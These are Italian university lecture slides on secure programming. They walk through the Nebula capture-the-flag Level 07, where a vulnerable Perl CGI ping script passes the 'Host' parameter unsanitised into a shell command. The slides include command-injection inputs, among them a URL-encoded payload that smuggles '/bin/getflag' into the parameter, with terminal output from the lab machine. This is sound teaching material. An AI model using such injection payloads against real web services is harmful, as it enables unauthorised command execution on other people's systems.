

Programmazione Sicura



Iniezione remota
(prima parte)



Barbara Masucci

UNIVERSITÀ DEGLI STUDI DI SALERNO

DIPARTIMENTO DI INFORMATICA


DIPARTIMENTO DI ECCELLENZA

Punto della situazione


- Nelle lezioni precedenti abbiamo visto diverse tecniche per l'iniezione locale di codice



- **Scopo della lezione di oggi:**
 - Introdurre le caratteristiche dell'iniezione di codice mediante **vettore di attacco remoto**
 - Risolvere una **settima sfida** Capture The Flag su **NEBULA**




Iniezione remota




- L'**iniezione remota** è una iniezione che avviene mediante un **vettore di attacco remoto**
- Nelle lezioni scorse abbiamo trattato **iniezioni locali**
 - Si ha a disposizione una shell sulla macchina vittima per l'immissione diretta di comandi




Iniezione remota



- Una caratteristica dell'**iniezione remota** è la presenza di due asset
 - **Asset client**: invia richieste
 - **Asset server**: riceve richieste, elabora risposte, invia risposte



Iniezione remota



- I dati delle richieste e delle risposte sono trasmessi tramite **protocollo TCP/IP**
 - Quasi sempre TCP/IPv4

192.168.1.100:59262



Richiesta


192.168.1.2:22



Risposta



Iniezione remota



- I dati delle richieste contengono iniezioni per uno **specifico linguaggio**
 - Ad esempio, shell o SQL

192.168.1.100:59262

192.168.1.2:22




name=value; /usr/bin/id




Risposta



Iniezione remota



- I dati delle richieste sono ricevuti tramite un protocollo applicativo e **inoltrati ad altri asset** tramite un altro protocollo applicativo
 - Esempio, **client** → **server Web** → **server DBMS**



Level 07

- "The flag07 user was writing his very first **Perl program** that allowed him to **ping hosts** to see if **they were reachable** from the Web server."
- Lo script in questione si chiama `index.cgi` e ha il seguente percorso:
`/home/flag07/index.cgi`




Capture the Flag!

- L'obiettivo della sfida è l'esecuzione del programma `/bin/getflag` con i privilegi dell'utente `flag07`



Costruzione di un albero di attacco



Analisi directory accessibili

- Vediamo quali **home directory** sono a **disposizione** dell'utente level07

```
ls /home/level*
```

```
ls /home/flag*
```

- L'utente level07 può accedere solamente alle directory

```
/home/level07
```

```
/home/flag07
```



Analisi directory accessibili

- La directory `/home/level07` non sembra contenere materiale interessante
- La directory `/home/flag07` contiene file di configurazione di BASH e altri due file molto interessanti
 - `index.cgi`
 - `tthttpd.conf`



Lo script index.cgi

- Visualizziamo i metadati di index.cgi

```
ls -l /home/flag07/index.cgi
```

```
-rwxr-xr-x 1 root root ... /home/flag07/index.cgi
```

- Il file index.cgi

- E' leggibile ed eseguibile da tutti gli utenti e modificabile solo da root
- Non è SETUID



Analisi di index.cgi

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
    $host = $_[0];

    print("<html><head><title>Ping results</title></head><body><pre>");

    @output = `ping -c 3 $host 2>&1`;
    foreach $line (@output) { print "$line"; }

    print("</pre></body></html>");
}

# check if Host set. if not, display normal page, etc
ping(param("Host"));
```



Analisi di index.cgi

```
#!/usr/bin/perl
```

```
use CGI qw{param};
```

L'interprete dello script è il file binario eseguibile
/usr/bin/perl (ossia l'interprete Perl)

```
print "Content-type: text/html\n\n";
```

```
sub ping {
```

```
$host = $_[0];
```

```
print("<html><head><title>Ping results</title></head><body><pre>");
```

```
@output = `ping -c 3 $host 2>&1`;
```

```
foreach $line (@output) { print "$line"; }
```

```
print("</pre></body></html>");
```

```
}
```

```
# check if Host set. if not, display normal page, etc
```

```
ping(param("Host"));
```



Analisi di index.cgi

```
#!/usr/bin/perl  
use CGI qw{param};
```

Importa il modulo CGI.pm, contenente le funzioni di aiuto nella scrittura di uno script CGI

```
print "Content-type: text/html\n\n";  
sub ping {  
    $host = $_[0];  
  
    print("<html><head><title>Ping results</title></head><body><pre>");  
  
    @output = `ping -c 3 $host 2>&1`;  
    foreach $line (@output) { print "$line"; }  
  
    print("</pre></body></html>");  
}  
  
# check if Host set. if not, display normal page, etc  
ping(param("Host"));
```



Analisi di index.cgi

```
#!/usr/bin/perl  
use CGI qw{param};
```

Il modulo CGI effettua il parsing dell'input e rende disponibile ogni valore attraverso la funzione param()

```
print "Content-type: text/html\n\n";  
sub ping {  
    $host = $_[0];
```

```
print("<html><head><title>Ping results</title></head><body><pre>");
```

```
@output = `ping -c 3 $host 2>&1`;  
foreach $line (@output) { print "$line"; }
```

```
print("</pre></body></html>");  
}
```

```
# check if Host set. if not, display normal page, etc  
ping(param("Host"));
```



Analisi di index.cgi

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";

sub ping {
    $host = $_[0];

    print("<html><head><title>Ping results</title></head><body><pre>");

    @output = `ping -c 3 $host 2>&1`;
    foreach $line (@output) { print "$line"; }

    print("</pre></body></html>");
}

# check if Host set. if not, display normal page, etc
ping(param("Host"));
```

Stampa su STDOUT l'intestazione HTTP
"Content-type", che definisce il tipo di
documento servito (HTML)



Analisi di index.cgi

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
    $host = $_[0];

    print("<html><head><title>Ping results</title></head><body><pre>");

    @output = `ping -c 3 $host 2>&1`;
    foreach $line (@output) { print "$line"; }

    print("</pre></body></html>");
}

# check if Host set. if not, display normal page, etc
ping(param("Host"));
```

sub ping{...} definisce la funzione ping



Analisi di index.cgi

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
    $host = $_[0];

    print("<html><head><title>Ping results</title></head><body><pre>");

    @output = `ping -c 3 $host 2>&1`;
    foreach $line (@output) { print "$line"; }

    print("</pre></body></html>");
}

# check if Host set. if not, display normal page, etc
ping(param("Host"));
```

La variabile \$host riceve il valore del primo parametro della funzione (\$_[0])



Analisi di index.cgi

```
#!/usr/bin/perl  
use CGI qw{param};
```

```
print "Content-type: text/html\n\n";  
sub ping {  
    $host = $_[0];
```

Stampa l'intestazione HTML della pagina

```
print("<html><head><title>Ping results</title></head><body><pre>");
```

```
@output = `ping -c 3 $host 2>&1`;  
foreach $line (@output) { print "$line"; }
```

```
print("</pre></body></html>");  
}
```

```
# check if Host set. if not, display normal page, etc  
ping(param("Host"));
```



Analisi di index.cgi

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
    $host = $_[0];

    print("<html><head><title>Ping results</title></head><body><pre>");

    @output = `ping -c 3 $host 2>&1`;
    foreach $line (@output) {
        print("</pre></body></html>");
    }

    # check if Host set. if not, display normal page, etc
    ping(param("Host"));
```

L'array "output" riceve tutte le righe dell'output del comando successivo



Analisi di index.cgi

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
    $host = $_[0];

    print("<html><head><title>Ping results</title></head><body><pre>");

    @output = `ping -c 3 $host 2>&1`;
    foreach $line (@output) { print "$line"; }

    print("</pre></body></html>");
}

# check if Host set. if not, display normal page, etc
ping(param("Host"));
```

Per ogni linea di output...



Analisi di index.cgi

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
    $host = $_[0];

    print("<html><head><title>Ping results</title></head><body><pre>");

    @output = `ping -c 3 $host 2>&1`;
    foreach $line (@output) { print "$line"; }

    print("</pre></body></html>");
}

# check if Host set. if not, display normal page, etc
ping(param("Host"));
```

...stampa la linea



Analisi di index.cgi

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
    $host = $_[0];

    print("<html><head><title>Ping results</title></head><body><pre>");

    @output = `ping -c 3 $host 2>&1`;
    foreach $line (@output) { print "$line"; }

    print("</pre></body></html>");
}

# check if Host set. if not, display normal page, etc
ping(param("Host"));
```

Stampa i tag di chiusura
della pagina HTML



Analisi di index.cgi

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
    $host = $_[0];

    print("<html><head><title>Ping results</title></head><body><pre>");

    @output = `ping -c 3 $host 2>&1`;
    foreach $line (@output) { print "$line"; }

    print("</pre></body></html>");
}

# check if Host set. if not, display normal page, etc
ping(param("Host"));
```

Il carattere # introduce
un commento



Analisi di index.cgi

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
    $host = $_[0];

    print("<html><head><title>Ping results</title></head><body><pre>");

    @output = `ping -c 3 $host 2>&1`;
    foreach $line (@output) { print "$line"; }

    print("</pre></body></html>");
}

# check if Host set. if not, display normal page, etc
ping(param("Host"));
```



Invoca la funzione ping con argomento pari al valore del parametro "Host" della query string HTTP

Analisi di index.cgi

- Lo script index.cgi riceve input
 - Da un argomento Host=IP
(se invocato **tramite linea di comando**), oppure
 - Da una richiesta GET /index.cgi?Host=IP
(se invocato **tramite un server Web**)



Analisi di `index.cgi`

- Lo script `index.cgi`
 - Crea uno scheletro di pagina HTML
 - Esegue il comando `ping -c 3 IP 2>&1`, che invia 3 pacchetti ICMP ECHO_REQUEST all'host il cui indirizzo è IP (e reindirige eventuali errori su STDOUT)
 - Inserisce l'output del comando nella pagina HTML




Esecuzione locale di `index.cgi`

- Eseguiamo lo script **in locale**, tramite il passaggio diretto dell'argomento `Host=IP`:
 - Autentichiamoci come utente `level07`
 - Digitiamo
`/home/flag07/index.cgi Host=8.8.8.8`
 - Nota: si è scelto l'IP `8.8.8.8` poichè è il DNS pubblico di Google (funziona sempre)



Risultato

Viene incorporato l'output di `ping -c 3 8.8.8.8`



```
Ubuntu 11.10 ubuntu tty1
ubuntu login: level07
Password:
Last login: Wed Apr 12 12:38:39 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level07@ubuntu:~$ /home/flag07/index.cgi Host=8.8.8.8
Content-type: text/html

<html><head><title>Ping results</title></head><body><pre>PING 8.8.8.8 (8.8.8.8)
56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_req=1 ttl=46 time=23.0 ms
64 bytes from 8.8.8.8: icmp_req=2 ttl=46 time=22.5 ms
64 bytes from 8.8.8.8: icmp_req=3 ttl=46 time=22.6 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 22.585/22.743/23.030/0.267 ms
</pre></body></html>level07@ubuntu:~$
```



Un primo tentativo

- Proviamo a concatenare il comando che ci interessa:
 - Digitiamo
`/home/flag07/index.cgi Host=8.8.8.8; /bin/getflag`



Risultato

Viene eseguito anche `/bin/getflag` ma non con i privilegi di `flag07`

```
Ubuntu 11.10 ubuntu tty2

ubuntu login: level07
Password:
Last login: Fri Apr 14 01:47:10 PDT 2017 on tty2
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level07@ubuntu:~$ /home/flag07/index.cgi Host=8.8.8.8; /bin/getflag
Content-type: text/html

<html><head><title>Ping results</title></head><body><pre>PING 8.8.8.8 (8.8.8.8)
56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_req=1 ttl=46 time=24.1 ms
64 bytes from 8.8.8.8: icmp_req=2 ttl=46 time=23.2 ms
64 bytes from 8.8.8.8: icmp_req=3 ttl=46 time=29.1 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 23.273/25.507/29.129/2.584 ms
</pre></body></html>getflag is executing on a non-flag account, this doesn't count
level07@ubuntu:~$ _
```



Un primo tentativo

- Notiamo che il comando

`/home/flag07/index.cgi Host=8.8.8.8; /bin/getflag`

provoca *l'esecuzione sequenziale* di due comandi da parte dell'interprete BASH

- `index.cgi` con argomento pari a `Host=8.8.8.8`
- `/bin/getflag`

- Non si tratta di iniezione locale!

- Per provare ad effettuare una iniezione locale, digitiamo invece

`/home/flag07/index.cgi "Host=8.8.8.8; /bin/getflag"`



Risultato

/bin/getflag non sembra essere stato eseguito

```
Ubuntu 11.10 ubuntu tty2

ubuntu login: level07
Password:
Last login: Fri Apr 14 01:40:50 PDT 2017 on tty2
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level07@ubuntu:~$ /home/flag07/index.cgi "Host=8.8.8.8; /bin/getflag"
Content-type: text/html

<html><head><title>Ping results</title></head><body><pre>PING 8.8.8.8 (8.8.8.8)
56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_req=1 ttl=46 time=23.6 ms
64 bytes from 8.8.8.8: icmp_req=2 ttl=46 time=23.5 ms
64 bytes from 8.8.8.8: icmp_req=3 ttl=46 time=23.1 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 23.135/23.441/23.615/0.250 ms
</pre></body></html>level07@ubuntu:~$
```



Cosa è andato storto?

- Per capire cosa non ha funzionato, bisogna approfondire la conoscenza di `param()`
- All'URL seguente si trova la documentazione del modulo CGI:
<http://perldoc.perl.org/CGI.html>



La funzione param()

- Leggendo la documentazione scopriamo alcune cose interessanti:

"Pass the param() method a single argument to fetch the value of the named parameter."

- Invocata con il nome di un parametro, **param** restituisce il suo valore



La funzione param()

"Separate the name=value pairs in CGI parameter query strings with semicolons rather than ampersands.

For example: ?name=fred;age=24;favorite_color=3"

- Scopriamo inoltre che il carattere ; (semicolon) assume un ruolo speciale nel contesto degli URL gestiti dallo standard CGI
 - Consente di separare i parametri



Separazione dei parametri

- Nel comando

`/home/flag07/index.cgi "Host=8.8.8.8; /bin/getflag"`

l'argomento contiene un riferimento a 2 parametri

- Nome=Host, valore=8.8.8.8

- Nome=/bin/getflag, valore = emptystring

- Tuttavia, lo script `index.cgi` **estrae il solo valore di Host** e lo assegna alla variabile `$host`, quindi `/bin/getflag` **non viene iniettato**



La funzione param()

- Leggendo la documentazione scopriamo anche un'altra cosa interessante:

"WARNING:

calling param() in list context can lead to **vulnerabilities** if you do not sanitise user input as it is possible to inject other param keys and values into your code.. ."



Caratteri speciali

- Nel comando che abbiamo digitato sono stati usati **due caratteri speciali**
 - **Carattere** ; usato come delimitatore di campi
 - **Carattere /** usato come separatore di directory
- Leggiamo la definizione dei caratteri speciali negli URL
 - IETF RFC3986 (Sez. 2.2)
<https://tools.ietf.org/html/rfc3986.html>



URL encoding

- La procedura di escape dei caratteri speciali in un URL prende il nome di **URL encoding**
 - E' descritta nell'IETF RFC1738 (Sez. 2.2)
<https://tools.ietf.org/html/rfc1738.html>
- Dato il carattere speciale
 - Si individua il suo codice ASCII
 - Lo si scrive in esadecimale
 - Gli si prepende il carattere di escape %



Due esempi

- URL encoding del carattere ;
 - Codice ASCII in base 10: 59
 - Codice ASCII in esadecimale: 3B
 - Codifica URL encoded: %3B

- URL encoding del carattere /
 - Codice ASCII in base 10: 47
 - Codice ASCII in esadecimale: 2F
 - Codifica URL encoded: %2F



L'input corretto

- L'input corretto da inviare allo script `index.cgi` prevede l'URL encoding dei caratteri speciali:

`"Host=8.8.8.8; /bin/getflag"`
diventa

`"Host=8.8.8.8%3B%2Fbin%2Fgetflag"`

- Tentiamo nuovamente l'attacco digitando il comando

`/home/flag07/index.cgi "Host=8.8.8.8%3B%2Fbin%2Fgetflag"`



Risultato

L'iniezione ha successo ma /bin/getflag non viene eseguito con i privilegi di flag07

```
Ubuntu 11.10 ubuntu tty1

ubuntu login: level07
Password:
Last login: Fri Apr 14 01:50:20 PDT 2017 on tty2
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


level07@ubuntu:~$ /home/flag07/index.cgi "Host=8.8.8.8%3B%2Fbin%2Fgetflag"
Content-type: text/html

<html><head><title>Ping results</title></head><body><pre>PING 8.8.8.8 (8.8.8.8)
56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_req=1 ttl=46 time=47.1 ms
64 bytes from 8.8.8.8: icmp_req=2 ttl=46 time=23.0 ms
64 bytes from 8.8.8.8: icmp_req=3 ttl=46 time=22.6 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 22.690/30.975/47.188/11.465 ms
getflag is executing on a non-flag account, this doesn't count
</pre></body></html>level07@ubuntu:~$ _
```



Aggiornamento dell'albero di attacco



Un parziale successo

- L'iniezione locale ha funzionato, ma `index.cgi` non ha i privilegi di esecuzione di `flag07`
- E' necessario eseguire lo script con i privilegi di `flag07`
 - Come possiamo fare?



Una domanda importante

- E' possibile una **iniezione remota** con lo stesso input dell'iniezione locale?
 - Bisogna identificare un server Web che esegua `index.cgi SETUID flag07`
